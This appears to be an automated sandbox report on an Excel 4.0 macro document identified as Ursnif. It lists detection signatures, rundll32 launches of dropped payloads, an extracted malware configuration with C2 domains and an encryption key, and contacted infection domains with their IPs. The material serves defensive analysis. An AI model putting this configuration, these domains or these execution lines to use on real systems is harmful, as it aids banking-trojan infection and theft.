ID: 383044
Sample Name: FED8GODpaD
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 07:46:12
Date: 07/04/2021
Version: 31.0.0 Emerald

Table of Contents

Copyright Joe Security LLC 2021


Analysis Report FED8GODpaD

Overview


General Information

Sample Name:	FED8GODpaD (renamed file extension from none to xlsb)
Analysis ID:	383044
MD5:	889194eb6a3904..
SHA1:	983b743e8d6666..
SHA256:	a80382d030b0c2..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Found malware configuration
- Office document tries to convince vi…
- Yara detected Ursnif
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Found obfuscated Excel 4.0 Macro
- Machine Learning detection for dropp…
- Office process drops PE file

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 3544 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 1536 cmdline: rundll32 ..\fikftkm.thj,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 3636 cmdline: rundll32 ..\fikftkm.thj1,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 1528 cmdline: rundll32 ..\fikftkm.thj2,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 3888 cmdline: rundll32 ..\fikftkm.thj3,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 4772 cmdline: rundll32 ..\fikftkm.thj4,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
[
  {
    "RSA Public Key":
"bUd4GFcFHo0e+ZYUbkHaTKXmZ1xEyxvy7Ha6j1WAZbQ7YvMdkqTfD1vHD2y2CmFTRrLK1w5iQroYI0mUpJ4xNknlY+BmJf4xpeJRxxK0RRNeRbW5unSB2vXqxvlTgz6vNZY+9zeztuP2jXKpIm0/s+YxWnsT7eWUtQtD38NlsAPtJdp+
3rBxjzAWNKQj7wMA"
  },
  {
    "c2_domain": [
      "bing.com",
      "update4.microsoft.com",
      "under17.com",
      "urs-world.com"
    ],
    "botnet": "5566",
    "server": "12",
    "serpent_key": "10301029JSJUYDWG",
    "sleep_time": "10",
    "SetWaitableTimer_value": "0",
    "DGA_count": "10"
  }
]
```

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.304391933.00000000034D0000.00000004.00000001.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	


Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.rundll32.exe.34d0000.2.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Found malware configuration

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Copyright Joe Security LLC 2021

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Found obfuscated Excel 4.0 Macro

Office process drops PE file

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 3	Path Interception	Process Injection 1	Masquerading 1 2 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Dev Without Authorizat
Default Accounts	Exploitation for Client Execution 3 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorizat
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 3	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\fikftkm.thj1	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\0504[1].gif	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
thefamouscurrybazaar.co.uk	4%	Virustotal		Browse
ponchokhana.com	5%	Virustotal		Browse
ethereality.info	2%	Virustotal		Browse
springbedspetroleum.com	2%	Virustotal		Browse

URLs

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
thefamouscurrybazaar.co.uk	5.100.152.162	true	false	• 4%, Virustotal, Browse	unknown
ponchokhana.com	5.100.155.169	true	false	• 5%, Virustotal, Browse	unknown
ethereality.info	108.167.180.111	true	false	• 2%, Virustotal, Browse	unknown
springbedspetroleum.com	50.116.95.68	true	false	• 2%, Virustotal, Browse	unknown
devrongolf.com	43.229.135.209	true	false		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://login.microsoftonline.com/	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://shell.suite.office.com:1443	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://autodiscover-s.outlook.com/	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://cdn.entity.	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://powerlift.acompli.net	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://cortana.ai	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high


Copyright Joe Security LLC 2021

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://entitlement.diagnosticssdf.office.com	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://api.aadrm.com/	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://api.microsoftstream.com/api/	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://cr.office.com	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://ecs.office.com/config/v2/Office	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://graph.ppe.windows.net	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://officeci.azurewebsites.net/api/	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://store.office.cn/addinstemplate	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://globaldisco.crm.dynamics.com	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://store.officeppe.com/addinstemplate	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://web.microsoftstream.com/video/	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://graph.windows.net	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://dataservice.o365filtering.com/	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://ncus.contentsync.	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://weather.service.msn.com/data.aspx	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://apis.live.net/v5.0/	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://management.azure.com	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://wus2.contentsync.	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://api.office.net	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://incidents.diagnosticssdf.office.com	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	4103334B-074A-4597-8653-04BC9F5588EA.1.dr	false	• Avira URL Cloud: safe	unknown
